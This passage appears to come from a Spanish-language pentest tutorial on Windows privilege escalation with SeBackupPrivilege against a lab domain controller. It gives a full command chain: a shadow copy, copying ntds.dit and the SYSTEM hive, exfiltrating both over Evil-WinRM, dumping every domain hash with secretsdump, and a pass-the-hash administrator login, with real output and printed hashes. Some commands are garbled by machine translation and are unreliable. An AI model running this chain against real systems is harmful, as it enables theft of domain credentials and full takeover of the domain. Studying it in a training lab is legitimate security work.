→ create
Alias raj for shadow ID {fb48a910-f1c7-44b7-8656-1472b88e0864} set as environment variable.
Alias VSS_SHADOW_SET for shadow set ID {503f90b6-1c26-4c8e-b89b-31db89f1b5a8} set as environment variable.

Querying all shadow copies with the shadow copy set ID {503f90b6-1c26-4c8e-b89b-31db89f1b5a8}

* Shadow copy ID = {fb48a910-f1c7-44b7-8656-1472b88e0864} %raj%
- Shadow copy set: {503f90b6-1c26-4c8e-b89b-31db89f1b5a8} %VSS_SHADOW_SET%
- Original count of shadow copies = 1
- Original volume name: \\?\Volume{bea0e6b2-0f12-40dc-a182-50f3eafe842f}\ [C:]
- Creation time: 4/9/2021 10:44:55 AM
- Shadow copy device name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy3
- Originating machine: DC1.ignite.local
- Service machine: DC1.ignite.local
- Not exposed
- Provider ID: {b5946137-7b9f-4925-af80-51abd60b20d5}
```

Ahora que hemos creado con éxito una copia de seguridad, podemos usarla para extraer el archivo ntds.dit y el archivo del sistema. A diferencia del método anterior, esta vez usaremos el cmdlet Copy-FileSebackupPrivilege para copiar el archivo ntds.dit del volumen Z al directorio temporal. El cmdlet Copy-FileSebackupPrivilege es parte de los archivos DLL que importamos anteriormente. También usaremos el comando reg save para copiar el archivo del sistema al directorio temporal. Después de asegurarnos de que ambos archivos se hayan copiado correctamente al Temp,

utilizará la función de descarga de Evil-WinRM para transferir los archivos desde el shell Evil-WinRM del dominio Controlador para Kali Linux.

```
Copiar-FileSebackupPrivilege z:\Windows\NTDS\ntds.dit C:\Temp\ntds.dit reg save
hklm\system c:\Temp\system ls

descargar ntds.dit

sistema de descarga
```

```
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Temp> Copy-FileSebackupPrivilege z:\Windows\NTDS\ntds.dit C:\Temp\ntds.dit
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Temp> reg save hklm\system c:\Temp\system
The operation completed successfully.

[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Temp> ls

Directory: C:\Temp

Mode                LastWriteTime         Length Name
----                -
-a-----         4/9/2021  10:44 AM             605 2021-04-09_10-44-55_DC1.cab
-a-----         4/9/2021  10:46 AM          20971520 ntds.dit
-a-----         4/9/2021  10:42 AM              85 raj.dsh
-a-----         4/9/2021  10:42 AM          12288 SeBackupPrivilegeCmdLets.dll
-a-----         4/9/2021  10:43 AM          16384 SeBackupPrivilegeUtils.dll
-a-----         4/9/2021  10:47 AM        15908864 system

[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Temp> download ntds.dit
Info: Downloading C:\Temp\ntds.dit to ntds.dit

Info: Download successful!

[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Temp> download system
Info: Downloading C:\Temp\system to system

Info: Download successful!
```

Después de la transferencia exitosa, usaremos el script secretsdump de Impacket para extraer los hash del archivo ntds.dit y del archivo del sistema. Podemos ver que ha extraído con éxito todos los hashes.

```
impacket-secretsdump -ntds ntds.dit -sistema sistema local
```

```
(root@kali)-[~]
# impacket-secretsdump -ntds ntds.dit -system system local
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Target system bootKey: 0x3121a026961126c1a2f999a371e626c4
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 694b4780d92017091c2d96a5c563069a
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC1$:1000:aad3b435b51404eeaad3b435b51404ee:4f0c5cfbe7380f7e593ff1ecf5eefd38:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:e0e84790aad330a6b280a04da0cc1e1e:::
ignite.local\yashika:1103:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
ignite.local\geet:1104:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
ignite.local\aaarti:1105:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
ignite.local\raj:1602:aad3b435b51404eeaad3b435b51404ee:570a9a65db8fba761c1008a51d4c95ab:::
ignite.local\pavan:1603:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
CLIENT$:2101:aad3b435b51404eeaad3b435b51404ee:d644d6ea4b828cf9a0c6f2348bdb7c1e:::
DESKTOP-ATNONJ9$:2102:aad3b435b51404eeaad3b435b51404ee:6eead38a1c7645af6983252ec3054ee4:::
WIN-3Q7NEBI2561$:2103:aad3b435b51404eeaad3b435b51404ee:2340f6d1be96e910cdacbf0665ae9e6:::
ignite.local\SVC_SQLService:2104:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
ignite.local\jeenali:2106:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
ignite.local\japneet:2107:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
ignite.local\ignite:2108:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
[*] Kerberos keys from ntds.dit
DC1$:aes256-cts-hmac-sha1-96:a91c7a5ecfcc1e431db9877e8f04a1200e1155f70e631394b2f375ac0654f7
DC1$:aes128-cts-hmac-sha1-96:f4c50d0023a41ccbd1d72a6200f1e416
DC1$:des-cbc-md5:1f7098797f54ce4c
```

Como antes, podemos usar los hashes del administrador para iniciar sesión en la máquina de destino con acceso administrativo o elevado, como se muestra en la imagen a continuación.

```
evil-winrm -i 192.168.1.172 -u administrador -H "###Hash###"
```

```
(root@kali)-[~]
# evil-winrm -i 192.168.1.172 -u administrador -H "32196b56ffe6f45e294117b91a83bf38"
Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Users\Administrator\Documents> whoami
ignite\administrator
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Users\Administrator\Documents> 
```

Conclusión

El punto que intentamos transmitir a través de este artículo es que existen varios métodos a considerar al elevar los privilegios en dispositivos basados en Windows si su punto de apoyo inicial tiene SeBackupPrivilege.

Queríamos que este artículo le sirviera de guía siempre que intente elevar los privilegios en una máquina con Windows utilizando SeBackupPrivilege.

ÚNETE A NUESTRO PROGRAMAS DE ENTRENAMIENTO

